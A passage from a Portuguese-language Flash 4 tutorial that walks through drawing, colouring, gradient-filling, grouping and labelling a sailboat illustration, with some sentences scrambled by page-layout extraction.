8) Selecione Arquivo, Salvar como para salvar o barco na pasta My Work. Os arquivos Flash são chamados de filmes e têm a extensão .fla. Seu barco ainda não se parece muito com um filme, mas você o animará na Lição 3. Salve seu arquivo como boat.fla. Você pode usar a ferramenta Lupa para ver qualquer parte de seu desenho mais de perto. A ferramenta Lupa parece uma lente de aumento com um sinal de mais no centro do vidro. Clicando repetidamente com a ferramenta Lupa no modo Aumentar, você poderá aumentar seu desenho para que você possa editá-lo pixel a pixel. Para ampliar uma área específica do desenho, desenhe uma moldura de caixa de seleção em volta da área, com a ferramenta Lupa no modo Aumentar. A ferramenta Lupa no modo Reduzir é uma lente de aumento com o sinal de menos no centro do vidro. A ferramenta Lupa no modo Reduzir mostra uma versão menor de seu desenho.

Para aumentar seu desenho:

1) Selecione a ferramenta Lupa da barra de ferramentas de desenho. A ferramenta Lupa no modo Aumentar tem um sinal de mais para indicar que ela fará os objetos aparecerem maiores.

2) Clique no desenho para aumentá-lo ou crie uma moldura de caixa de seleção com o cursor da ferramenta Lupa para definir, mais precisamente, a área que você deseja aumentar. Mantenha o cursor pressionado e arraste-o diagonalmente do canto superior esquerdo para o canto inferior esquerdo da área. Você verá um retângulo contornando (delineando) a área. Libere o cursor.

3) Para reduzir o tamanho do desenho, selecione a ferramenta Lupa no modo Reduzir do modificador de Ferramentas ou mantenha pressionada a tecla Alt (PC) ou a Option (Mac) enquanto você clica no desenho com a ferramenta Lupa.

A lente de aumento agora tem um sinal de menos para mostrar que ela afasta os objetos de você.

Você poderá usar a ferramenta Seta para corrigir ou melhorar as linhas de seu barco. O Flash não usa alças para redefinir a forma das linhas. Utilize a ferramenta Seta para estender uma linha ou alterar sua direção ou use-a para estender uma curva, alterar sua direção ou aumentar ou reduzir seu tamanho (Veja a figura 1-4).

Para redefinir a forma de seu desenho:



Figura 1-4

- 1) Abra boat.fla na pasta My Work ou na pasta Lesson1. Conforme você se aproxima de um segmento de linha, o cursor Seta se alterará para um cursor com um modificador curvo. Utilize-o para criar ou modificar uma curva.
- 2) À medida em que você se aproxima de um ponto final, o cursor Seta se altera para um cursor com um modificador de ângulo reto. Utilize-o para estender uma linha ou alterar sua direção.
- 3) Para criar pontos finais adicionais (quebrar uma linha), pressione a tecla Ctrl (PC) ou a tecla Cmd (Mac) e arraste em qualquer ponto na linha.

Obs.: Você cria o ponto final com um cursor Seta com um modificador curvo. O cursor alterará para uma seta reta quando você liberar o mouse.

- 4) Selecione Editar, Desfazer para apagar as alterações que não sejam melhorias.

A ferramenta Retângulo fornece uma maneira rápida e precisa de criar quadrados e retângulos.

Você deverá especificar a cor e a largura da linha antes de desenhar. Por enquanto, aceite o preenchimento que estiver definido. Você colorirá o mastro na próxima lição.

Para criar um mastro com a ferramenta Retângulo:

- 1) Crie um mastro com a ferramenta Retângulo, mas ao invés de desenhar o mastro no lugar correto do casco, desenhe-o para um lado do Palco. O cursor Linha parece uma cruz. Para desenhar a forma, mantenha seu cursor pressionado e arraste para baixo e levemente para a direita.

- 2) Antes de poder girar e mover o mastro para a posição correta, você deverá selecioná-lo. Primeiro, selecione a ferramenta Seta da barra de ferramentas.

O cursor parece uma seta com um retângulo pontilhado à sua direita.

- 3) Desenhe uma moldura de caixa de seleção em volta do mastro colocando o cursor à esquerda e acima do mastro. Mantenha o cursor pressionado e arraste-o diagonalmente para a direita e abaixo do mastro. Libere o cursor.

O contorno do mastro deverá parecer listrado.

- 4) Com o mastro selecionado, selecione a ferramenta Girar do canto inferior esquerdo da barra de ferramentas.

Oito pequenos círculos vazios aparecem em um retângulo circundando o mastro. Essas são as alças que você usará para girar o mastro.

- 5) Quando você mover o cursor Seta sobre um dos círculos de canto, o cursor alterará para quatro setas em círculo. Essa é a ferramenta Girar

(Veja a figura 1-5). Clique e arraste a alça circular vazia na direção que desejar para girar o mastro. Quando você tiver alcançado o giro desejado, libere o botão do mouse.

6. Usando a ferramenta Seta, clique e arraste o mouse para a posição correta.

O cursor Seta alterará para duas setas cruzadas quando for posicionado corretamente para mover um objeto.




Figura 1-5
Girando o mastro.

Para criar uma vela para seu barco:

- 1) Utilize a ferramenta Lápis no modo Suave para desenhar uma vela para seu barco (Veja a figura 1-6).

- 2) Utilize a ferramenta Seta para redefinir a forma da vela.

- 3) Utilize a ferramenta Seta para desenhar uma moldura de caixa de seleção para selecionar a vela.

- 4) Gire a vela se necessário e coloque-a em posição.




Figura 1-6
Desenhe a vela com a ferramenta Lápis no modo Suave.

5. Salve seu trabalho na pasta My Work como boat2.fla.

O BÁSICO DE CORES

Antes de desenhar ou preencher uma forma, selecione uma ferramenta e a cor que você deseja usar para desenhar ou preencher. Você poderá selecionar cores para linhas ou preenchimentos da paleta de Cores.

No próximo exercício, você usará a ferramenta Lata de tinta (quinto ícone do topo da barra de ferramentas na coluna da direita) para adicionar cor ao seu barco. O atalho de teclado é U. O ícone ao lado do modificador de Cor de preenchimento parece com um preenchimento gradiente, mas o ícone não é clicável; ele está lá para lembrá-lo que a cor que você selecionar será aplicada a um preenchimento. Obs.: A paleta de Cores padrão do Flash contém 216 matizes e tonalidades Web Safe. Essas 216 cores são compatíveis com os principais navegadores tanto nos Macs como nos PCs. As cores adicionais são geradas através de pontilhamento, aproximando a cor especificada a um padrão de pixels de cores Web Safe. Enquanto as cores criadas por pontilhamento talvez funcionem bem para fotos, as ilustrações com áreas sólidas de cores pontilhadas não são bem definidas e claras. Você poderá tornar as cores transparentes. Você também poderá criar novas cores e gradientes. Cada arquivo Flash tem sua própria paleta de Cores.

Para preencher o casco com cor:

- 1) Abra seu arquivo boat2.fla ou abra boat2.fla da pasta Lesson1. Selecione a ferramenta Lata de tinta e veja o modificador de Cor de preenchimento (na seção modificador de Ferramentas da barra de ferramentas) para ver qual cor está atualmente selecionada para preenchimentos. Clique no modificador de Cor de preenchimento. A paleta de Cores se abre.

- 2) Selecione uma cor de madeira dourada para o casco (é a terceira cor da direita na nona linha de cores).

O modificador de Cor de preenchimento alterará para a cor que você selecionar. Até que você tenha alterado a seleção de cor, qualquer preenchimento que você aplicar usará essa cor, independentemente da ferramenta que você estiver usando (ferramenta Oval, Retângulo, Lata de tinta ou ferramenta Pincel). Para alterar o preenchimento de um objeto, selecione o objeto. Então, selecione a ferramenta Lata de tinta, selecione uma nova cor e preencha o objeto novamente.

Se o contorno de sua forma não estiver completamente fechado, você poderá preenchê-la. Utilize o modificador de Tamanho da lacuna para especificar qual tamanho de lacuna deverá ser ignorado. As formas completamente fechadas serão exibidas mais rapidamente portanto, não use esse modificador a menos que você precise dele.

- 3) Clique no modificador de Tamanho da lacuna da Lata de tinta abaixo do modificador de Cor de preenchimento. Do menu pop-up, selecione o tamanho da lacuna que você precisa. Com Não fechar lacunas selecionado, o modificador de Tamanho da lacuna parece um círculo fechado. Com Fechar lacunas pequenas selecionado, o círculo no modificador de Tamanho da lacuna terá uma pequena lacuna nele.

- 4) Mova o cursor Lata de tinta para o Palco e clique dentro do casco do barco. O casco é preenchido com cor.

- 5) Certifique-se que a Lata de tinta ainda esteja selecionada. Selecione a cor que você deseja da paleta de Cores e então clique no mastro. O mastro é preenchido com cor.

6. Salve seu arquivo como boat3.fla.

Figura 1-8

MOVENDO UM OBJETO PREENCHIDO

Mover um objeto preenchido pode ser surpreendente. Mesmo em uma forma criada com a ferramenta Retângulo ou a ferramenta Oval, o preenchimento e a linha são elementos separados. É fácil verificar que você somente selecionou e moveu o preenchimento, deixando o contorno da forma para trás.

Para mover um objeto preenchido:

1). Clique dentro do casco para selecioná-lo. Então, pressione o botão do mouse e mantenha-o pressionado enquanto arrasta para mover o casco para a direita. Observe que somente o preenchimento se moverá (Veja a figura 1-7).




Figura 1-7
1) Mantenha o botão do mouse pressionado enquanto arrasta para mover o casco para a direita. Somente o preenchimento se moverá.

pareça listrado (Veja a figura 1-8). Pressione o botão do mouse e mantenha-o pressionado enquanto arrasta o casco para a direita. O objeto foi temporariamente agrupado e se moverá como se fosse um só.




Figura 1-8
2) Pressione o botão do mouse e mantenha-o pressionado enquanto arrasta o casco para a direita. O objeto foi temporariamente agrupado e se moverá como se fosse um só.

3) Utilize Desfazer para desfazer seus movimentos.

MELHORANDO O DESENHO

Agora que você tem um barco básico, você deseja personalizá-lo. Primeiro, você poderá usar a ferramenta Pincel para adicionar uma listra decorativa. Depois, você poderá criar e aplicar um preenchimento gradiente à vela e modificar a cor da sua linha. Finalmente, você poderá adicionar as escotilhas. Você poderá adicionar escotilhas vazias utilizando o novo botão Incolor do Flash 4 e depois usando a opção Transparência para adicionar escotilhas com janelas transparentes. Divirta-se com este próximo exercício. No final, você poderá decidir manter os traços de pincel que você adicionou para personalizar o casco ou você poderá usar Arquivo > Reverter para voltar para a última versão salva do barco—a versão que você está abrindo agora. Para personalizar o casco:

- 1) Abra seu arquivo boat3.fla ou abra boat3.fla da pasta Lesson1. Utilize a ferramenta Seta para selecionar o casco.
- 2) Selecione a ferramenta Pincel. É o quarto ícone de cima para baixo da barra de ferramentas na coluna da direita (Veja a figura 1-9).
- 3) Clique no modificador de Modo pincel na parte inferior da barra de ferramentas e selecione Pintar dentro do menu pop-up. O modo Pintar dentro assegura que você possa colorir dentro das linhas do casco.
- 4) Selecione uma cor que contraste com a cor do casco de seu barco. O ícone ao lado do modificador de Cor de preenchimento não é clicável; ele serve para lembrá-lo que a cor que você selecionar será um preenchimento, pois as linhas criadas com o Pincel são preenchimentos.
- 5) Selecione um tamanho pequeno de pincel. Para ver os tamanhos disponíveis, clique na seta para baixo no modificador de Tamanho do




Figura 1-9
A barra de ferramentas do Pincel com seus modificadores.

Modificador de Modo pincel — Usar modificador de Pressão
 Modificador de Preenchimento de cor — Transformar preenchimento
 Modificador de Tamanho do pincel
 Modificador de Forma do pincel
 Bloquear preenchimento

no modificador de Forma do pincel e selecione a quinta forma do pincel, que parece uma coluna vertical.

7) Mova o cursor Pincel para o Palco. O tamanho e a forma do cursor refletem suas escolhas de tamanho e forma do pincel.

8) Para desenhar, pressione o botão do mouse e mantenha-o pressionado enquanto o arrasta.

Desenhe uma listra decorativa no casco, permitindo que seu traço de pincel continue até depois da borda do casco (Veja as figuras 1-10 e 1-11)

Obs.: Você pode pressionar a tecla Shift e mantê-la pressionada,




Figura 1-10
Você não precisa formar o lado do pincel ao longo das linhas.




Figura 1-11
No modo Pintar dentro, o Pincel não preenche nada que ultrapassar a forma do pincel.

enquanto você pinta para limitar o traço do pincel a uma linha reta horizontal.

9) Libere o botão do mouse e veja o Flash limpar seu trabalho.

Se você desejar alterar a cor da sua listra, você poderá selecionar outra cor e preencher o traço do pincel usando a Lata de tinta. Se você desejar drenar uma cor ao invés de substituí-la por outra, você poderá usar o novo modificador de Torneira da ferramenta Apagador, que drena a cor de seu traço de pincel ou de qualquer preenchimento ou linha. No próximo exercício, você drenará a cor de seu Para drenar a cor:

1) Selecione a ferramenta Apagador e o modificador de Torneira.

A torneira funciona como um sifão, drenando a cor de um preenchimento.

2). Usando o cursor Torneira, clique no traço do pincel. A cor é drenada, deixando uma feia marca branca no lado do casco (Veja a figura 1-12).

3) Para preencher a marca branca, você precisa se certificar que você pode fazer a correspondência exata da cor do casco.

O Flash fornece uma ferramenta que permite que você faça isso: o Sombreador (D). Selecione o Sombreador e clique na porção colorida do casco.

O modificador de Cor de preenchimento exibe a cor do casco selecionada.

4) Agora, selecione a ferramenta Lata de tinta e preencha a marca branca com cor. Talvez você tenha que selecionar Preencher lacunas

pincel para abrir o menu pop-up. 6). Selecione uma forma do pincel. Clique na seta para baixo




Figura 1-12

grandes ou médias do modificador de Tamanho da lacuna.
 Obs.: Se você tiver áreas muito pequenas para preencher, lembre-se de clicar com a ponta da tinta do cursor Lata de tinta.

Se sua decoração não tiver melhorado, selecione Arquivo > Reverter para voltar para a última versão salva do desenho. Se você gostar de sua decoração, salve-a.

5) Salve seu arquivo como boat4.fla.

No próximo exercício, você aplicará um preenchimento gradiente à vela. Um preenchimento gradiente gradualmente muda de um matiz para outro ou de uma tonalidade para outra. Em um gradiente radial, a alteração de matiz ou tonalidade se move em direção a um ponto central ou se afasta dele. Os gradientes lineares se movem em uma linha reta de um matiz para outro ou de uma tonalidade para outra. O traço de pincel, só para ver como essa ferramenta funciona. Depois, você usará o Sombreador para testar e corresponder a cor do casco e preencher o espaço novamente com a Lata de tinta. aplicar um preenchimento gradiente:

1) Abra boat4.fla da pasta My Work ou da Lesson1. Utilize a ferramenta Seta para selecionar a vela.

2) Selecione a ferramenta Lata de tinta e clique no modificador de Cor de preenchimento para abrir a paleta de Cores. Então, clique no botão do topo que parece uma pequena paleta ou selecione Janela > Cores. A janela Cor é aberta.

3) Clique na guia Gradiente e depois clique no botão Novo. Uma cópia do último gradiente criado no sistema aparecerá como a última das opções de gradiente.

Agora você modificará esse "novo" gradiente.

4) Abaixo da pequena seleção de gradientes no lado superior esquerdo da caixa de diálogo, localize a barra de Definição de cor—ela tem dois ponteiros de cor para modificar um gradiente.

Os ponteiros de cor definem onde as cores se alteram em um gradiente.

5) Clique no ponteiro de cor da esquerda na barra de Definição de gradiente e clique na amostra de cor para ver a paleta de Cores.

Selecione um marrom médio da paleta de Cores, como é visto na figura 1-13.




Figura 1-13

Abra a paleta de cores




Figura 1-14
 Selecione uma cor damasco dourado para o ponteiro de cor da direita.

A cor, no ponteiro de cor da esquerda, se altera para um marrom avermelhado.

6) Clique no ponteiro de cor da direita na barra de Definição de gradiente. Selecione uma cor damasco dourado da paleta de Cores (Veja a figura 1-14).

A cor no ponteiro de cor da direita se altera para uma cor damasco dourado.

7) No menu suspenso abaixo da barra de Definição de gradiente, mude de Radial para Linear.

8) Mova o ponteiro de cor da direita ao longo do controle deslizante. Observe como o gradiente altera mais gradualmente ou mais abruptamente, de uma cor para outra, conforme você move o ponteiro de cor.

Você criou um novo gradiente. Você pode salvar esse gradiente para poder usá-lo mais tarde.

9) Clique no botão Alterar. Seu novo gradiente substitui o preenchimento gradiente copiado que você adicionou previamente. Quando você clicar no botão Alterar, qualquer alteração que você tenha feito na barra de Definição de gradiente será aplicada ao gradiente atualmente selecionado.

10) Salve seu arquivo como boat5.fla na pasta de arquivos My Work.

Obs.: Não clique no botão Alterar para selecionar uma nova cor. O botão Alterar salva sua cor para o botão de tinta selecionado. Se você clicar no Alterar acidentalmente, você não poderá desfazer o erro com Editar > Desfazer.

Como a paleta de Cores está armazenada nos seus arquivos Flash (novo no Flash 4), você poderá usar Arquivo > Reverter para voltar para a última versão salva de seu arquivo e da sua paleta de Cores. É por isso que salvar antes de abrir a janela Cor e depois de ter criado uma nova cor ou gradiente, talvez seja uma boa idéia.

Mais duas opções estão disponíveis no Flash 4 para selecionar as cores de um gradiente. Agora você poderá experimentá-las.

Para selecionar as cores para um gradiente usando o espaço de cor:

1) Na janela Cor, clique no botão Novo.

Uma cópia do gradiente que você acaba de criar será adicionada à seleção.

2) Clique no ponteiro de cor da esquerda e então clique no espaço de cor (acima da amostra de cor e do botão Alterar). Selecione uma cor apontando e clicando em qualquer lugar no espaço de cor.

A amostra de cor e o ponteiro de cor da esquerda exibem a cor que você selecionou. A janela Cor atual exibe uma visualização do gradiente até agora. Termine de criar o gradiente usando a segunda opção, caixas de texto RGB, como no próximo exercício.

Para selecionar as cores para um gradiente especificando uma cor nas caixas de texto RGB:

1) Clique no ponteiro de cor da direita e digite os seguintes números nas caixas de texto RGB: R: 232, G: 23, B: 201.

A amostra de cor e o ponteiro de cor da direita alteram para uma rosa forte. A janela de cor atual mostrará como o gradiente mudou.

Obs.: Saturação total de uma cor é 255; Nenhuma saturação é 0.

2) Arraste outro ponteiro de cor da fonte de ponteiros e selecione uma terceira cor do espaço de cor.

Se o ponteiro de cor estiver definido em preto, você não poderá selecionar outra cor do espaço de cor a não ser que você deslize a barra de matiz para cima, para clarear a cor.


3) Ajuste os ponteiros de cor para controlar a transição de uma cor para outra.

4) Clique no botão Alterar para salvar seu gradiente no “novo” botão de gradiente que você adicionou.

Obs.: As cores que você criar serão salvas dentro de seu arquivo Flash.

Por precaução—ou se você acha que talvez você queira usar algumas das cores sólidas e gradientes que você criar—você poderá salvar o conjunto de cores em um arquivo separado para ser reutilizado ou recarregado quando necessário.

5) Clique no botão, no canto inferior esquerdo da janela Cor, e selecione Salvar cores do menu pop-up (Veja a figura 1-15).



A janela Exportar amostra de cor se abre.

6) Encontre a pasta My Work e salve sua paleta de Cores nela como

Você pode usar os gradientes que você cria e salva como você faria com os gradientes embutidos. No próximo exercício, você usará o primeiro gradiente que você criou para

adicionar cor à vela de seu barco. Usando a ferramenta Transformar gradiente, você poderá efetuar outros ajustes no local.

Para aplicar seu gradiente:

1) Abra boat5.fla na pasta de arquivos My Work ou na pasta Lesson1 e selecione a Lata de tinta.

Clique no modificador de Cor de preenchimento para abrir a paleta de Cores e, então, selecione seu gradiente na parte de baixo da paleta.

2) Clique no botão Fechar (X) no canto superior direito da janela Cor.

3) O cursor ainda deverá parecer uma Lata de tinta. Caso contrário, clique no ícone Lata de tinta novamente. Certifique-se que o modificador para Bloquear preenchimento não esteja selecionado (ele está na parte de baixo à esquerda dos modificadores de Lata de tinta). Mova o cursor para o Palco. Começando no topo da vela, pressione o cursor e mantenha-o pressionado enquanto arrasta uma linha para a parte inferior esquerda da vela (Veja a figura 1-16.) Essa linha especifica onde começa e termina o gradiente e define o ângulo do preenchimento linear. Libere o cursor para preencher a vela com cor. Para alterar a cor da linha utilizando o Tinteiro: 1. Selecione primeiro a vela, clicando na linha em uma borda da vela com a ferramenta Seta. Clique com Shift (PC) ou com Cmd (Mac) para




Figura 1-16

Aplicando um gradiente linear à vela de um barco.

selecionar as duas linhas nas outras bordas da vela. O contorno da vela deverá parecer listrado.

2) Selecione a ferramenta Tinteiro da barra de ferramentas (quinta ferramenta para baixo, à esquerda) e

selecione uma cor que complemente o preenchimento gradiente da vela.

3) Mova o cursor Tinteiro para o Palco e clique na vela.

A cor da linha altera para a cor que você selecionou no passo 2.

4) Salve seu arquivo como boat6.fla e feche o arquivo.

Como esse é um luxuoso barco a vela, você precisará adicionar escotilhas. A ferramenta Oval, como a ferramenta Retângulo, desenha e preenche a forma ao mesmo tempo. Antes de desenhar a forma, selecione e defina os modificadores de Ferramentas para as cores das linhas e dos preenchimentos e selecione qualquer modificador de Modos de ferramentas que desejar. Quando você selecionar sua cor de preenchimento no próximo exercício, utilize o novo botão Incolor do Flash 4 no canto superior esquerdo da paleta de Cores. Essa seleção incolor permite que você desenhe um círculo ou retângulo sem preenchimento ou sem contorno. Para desenhar uma escotilha “vazia”:

1) Abra boat6.fla da pasta My Work ou da pasta Lesson1 e selecione a ferramenta Oval. Selecione uma cor mogno escuro como a cor da linha e 2 pontos para a largura da linha.

2) Clique no modificador de Cor de preenchimento para abrir a paleta de Cores. Ao invés de uma cor, selecione o quadrado vazio no canto superior esquerdo da paleta. O modificador de Cor de preenchimento tem um X nele ao invés de uma cor.

Obs.: Os ícones ao lado das duas caixas de seleção de Cor servem para lembrá-lo que a caixa superior seleciona a cor da linha e a caixa inferior seleciona a cor do preenchimento.

3) Mova o cursor Oval para o Palco. Ele parece uma cruz. Pressione a tecla Shift (PC) ou a tecla Cmd (Mac) e mantenha-a pressionada enquanto você mantém o botão do mouse pressionado e o arrasta para fazer um círculo perfeito. Parece que você desenhou um círculo marrom escuro no barco, mas não foi só isso que aconteceu.

Obs.: Lembre-se que quando você desenha uma linha em uma forma sólida, ela corta essa forma.

4) Clique dentro do círculo. Uma forma circular é selecionada.

5) Pressione o botão do seu mouse e mantenha-o pressionado enquanto arrasta a forma circular para fora do barco, como é visto na figura 1-17. Você “recortou” uma seção do casco e criou uma escotilha.

Obs.: Se você tivesse

selecionado um preenchimento colorido, você teria substituído a cor de preenchimento do barco pela cor de sua forma circular. Como você selecionou um preenchimento incolor (nenhum preenchimento), o contorno de seu círculo agiria como um cortador de biscoitos e recortará uma forma circular do casco.

6) Você não precisa da forma circular que você cortou do casco. Clique nela e pressione Delete para excluir essa forma.

Você poderá enxergar através de sua escotilha vazia para ver as ondas atrás do barco. Por diversão, você agora fará duas escotilhas com janelas transparentes pelas quais você poderá enxergar através.

Para desenhar uma escotilha com uma janela transparente:

1) Selecione a ferramenta Oval. Selecione uma linha da cor mogno escuro de dois pontos e um preenchimento cinza claro.

A paleta de Cores se abre.

2) Clique no botão no topo que parece uma pequena paleta.

A janela Cor se abre.

3) À direita da janela Cor está o controle deslizante alfa. Esse controle deslizante (ou a caixa de texto alfa %) controla o grau de transparência de sua cor. Conforme você deslizar o controle deslizante para baixo, a cor ficará cada vez mais transparente. Mova o controle deslizante alfa para 51%.

A amostra de cor exibe um padrão de grade para indicar que a cor atual é transparente. Esse padrão de grade não aparecerá no seu desenho




Figura 1-17

Uma escotilha vazia criada com a ferramenta Oval.

(Veja a figura 1-18).




Figura 1-18 Mostra contornos listrados, uma tela para selecionar e criar de transparência de sua cor.




Figura 1-19 Escoteiras, duas escoteiras transparentes no casco.

4. Desenhe mais duas escoteiras no casco, como na figura 1-19. Mais tarde, quando você colocar um oceano atrás do barco, você poderá enxergá-lo através das três

escoteiras, mas água só espurrará pela escoteira aberta que você desenhou primeiro.

AGRUPANDO OBJETOS

Como você estará movendo o barco conforme você vai

posicionando-o entre as ondas, talvez seja mais conveniente você agrupar todas as partes do barco para que fique fácil selecioná-las e movê-las.

Para agrupar objetos:

1) Selecione o barco inteiro.

Um contorno listrado aparecerá em volta de cada parte.

2) Selecione Modificar > Agrupar.

O contorno listrado agora circunda o barco inteiro. Se você pressionar botão do mouse e o mantiver pressionado enquanto arrasta o casco, o barco se moverá como uma unidade.

Obs.: Quando objetos são agrupados, você não pode selecionar um deles e modificá-lo a não ser que primeiro você selecione Modificar > Desagrupar para separá-los.

3) Seu barco está quase completo. Salve-o como boat7.fla e feche o arquivo.

Agora é hora de adicionar texto ao desenho.

UTILIZANDO A FERRAMENTA TEXTO

A ferramenta Texto fornece texto real que permanece selecionável e mantém seus atributos de texto mesmo quando adicionado a uma forma gráfica. Por exemplo, você pode selecionar uma fonte e tamanho da fonte e aplicar atributos como negrito e itálico.

Obs.: O novo e poderoso recurso de texto editável do Flash 4 é uma adição importante aos seus recursos interativos, que estão além do escopo desta lição. Texto editável pode ser usado para formas, senhas, variáveis e interação com o usuário.

Você pode inserir texto comum de duas maneiras. Você pode selecionar a ferramenta Texto e clicar uma vez no Palco onde você deseja inserir uma linha de texto. O Flash cria uma caixa de texto com uma alça circular de redimensionamento.

Conforme você digitar, a caixa de texto se alargará. O texto não mudará de linha automaticamente, mas você poderá criar linhas de quebra usando a tecla Enter (PC) ou a tecla Return (Mac). No exercício final para essa lição, você usará esse método para digitar o nome do seu desenho. O segundo tipo de bloco de texto tem uma largura fixa e é usado para blocos de texto maiores. Você seleciona a ferramenta Texto e a utiliza para desenhar um retângulo para conter seu texto. O Flash cria uma caixa de texto com uma alça quadrada de redimensionamento. O

texto que você digita muda de linha automaticamente e a caixa se expande, linha por linha, à medida que você precisa de mais espaço. Para usar a ferramenta Texto:

1) Abra seu arquivo boat7.fla ou abra boat7.fla da pasta Lesson1.

Selecione a ferramenta Texto da barra de ferramentas (segunda de cima para baixo na coluna da direita). O atalho de teclado é A (Veja a figura 1-20).

Figura 1-20 Abre a barra de ferramentas com a ferramenta Texto selecionada.





Figura 1-22

Arraste uma alça de canto da caixa de texto para colocar seu texto proporcionalmente.

2) Clique na seta na caixa Fonte para ver opções de fontes. Selecione Arial.

3) Selecione 22 pontos no menu pop-up Tamanho da fonte.

4) Selecione uma cor para cor de texto. O A à direita da caixa de seleção de Cores não é clicável; é um lembrete que a cor que você selecionar será aplicada ao texto.

5) Deixe o estilo de parágrafo alinhado à esquerda selecionado.

6) Mova o cursor Texto para o Palco (o cursor parece uma linha transversal com a letra A). Em um espaço vazio no Palco, clique no botão do mouse para criar uma caixa de texto.

7) A altura da caixa de texto é determinada pelo tamanho de tipo que você selecionou. A largura do bloco de texto aumenta à medida que você digita. Digite My Boat na caixa de texto para denominar seu barco (Veja a figura 1-21). Clique no Palco para cancelar a seleção da caixa de texto. Você

